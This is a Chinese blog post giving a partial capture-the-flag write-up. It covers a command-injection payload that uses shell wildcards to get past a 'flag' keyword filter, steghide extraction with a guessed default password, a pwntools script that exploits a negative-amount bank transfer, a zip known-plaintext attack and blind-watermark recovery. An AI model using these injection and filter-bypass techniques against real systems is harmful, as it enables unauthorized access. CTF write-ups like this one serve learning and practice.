强网先锋杯部分WP

原创

浪_zi 于 2020-08-30 22:36:09 发布 144 收藏

分类专栏： CTF

本文链接：https://blog.csdn.net/yao_xin_de_yuan/article/details/108189252

misc-签到

给了flag,直接提交

强网先锋-主动

命令注入

过滤了flag，可以用linux通配符代替，?代表任意一个字符。`cat fla?.php`读出来后可以在右键查看源代码中看到flag.

还可以用

`base64`、`tac`、`sort`等等

payload:

```
ip=127.0.0.1;base64%20fla?.php;
```

强网先锋-upload


流量包分析

用wireshark打开流量包,按长度排序可以看到上传了一张图片，将图片保存带本地。

也可以放到kali里面使用以下命令分析图片。

`foremost data.pcapng`

继续追踪http流，看到了这句话：



```
<html>
<meta charset="utf-8">
<body>
    <form action="steghide.php" method="post"
        enctype="multipart/form-data">
        <label for="file">.........:</label>
        <input type="file" name="file" id="file" />
        <input type="submit" name="submit" value="......" />
          <!--i use steghide with a good password-->
    </form>
</body>
</html>
```

steghide隐写

在命令行使用以下命令：

`steghide extract -sf test.jpg -p 123456`

这个密码真是运气好，试了好几个密码good,password,steghide等等都不对，最后试了试steghide的readme.md里面的默认密码是123456。

爆破也可以得出来密码。

强网先锋-bank

transact 转账发现`test 1`账户转出了一块钱，那转`test -1000`不就够了么。下面附上脚本

```
import string
import hashlib
import re
from pwn import *

strs = string.ascii_letters + string.digits
r = remote('39.101.134.52',8005)
s0 = r.recvuntil('\n')
s1 = re.findall("XXX\+(.*?)\)",s0)[0]
s2 = re.findall("== (.*)",s0)[0]

for i in strs:
    for j in strs:
        for k in strs:
            x = hashlib.sha256()
            x.update((i+j+k+s1).encode())
            if x.hexdigest()==s2:
                res = i+j+k
                break
r.recvuntil('XXX:')
r.send(res)

r.recvuntil('teamtoken:')
r.send('icqe7248f5fec8e016f74cfaa6448fb2')
r.recvuntil('give me your name:')
r.send('KLY')

r.recvuntil('> ')
r.send('transact')
r.recvuntil('> ')
r.send('test -1000')
r.recvuntil('> ')
r.send('get flag')
```

问卷调查


略略略

level7

zip文本攻击

解压出来发现1.png和level7.zip中的1.png的CRC一样

将1.png压缩为1.zip。用AZPR的`文本攻击`模块破解压缩包。将破解的压缩包保存，解压就得到了level7.zip中的4.png和5.png。



盲水印

观察4.png和5.png大小不同但是图片一样，猜测为盲水印。可以用BlindWaterMark-master工具破解。

破解盲水印的py脚本有好几种，用`blind-watermark-master`的py2版本发现破解不出来，都试了一下，发现使用bwmforpy3.py可以破解得到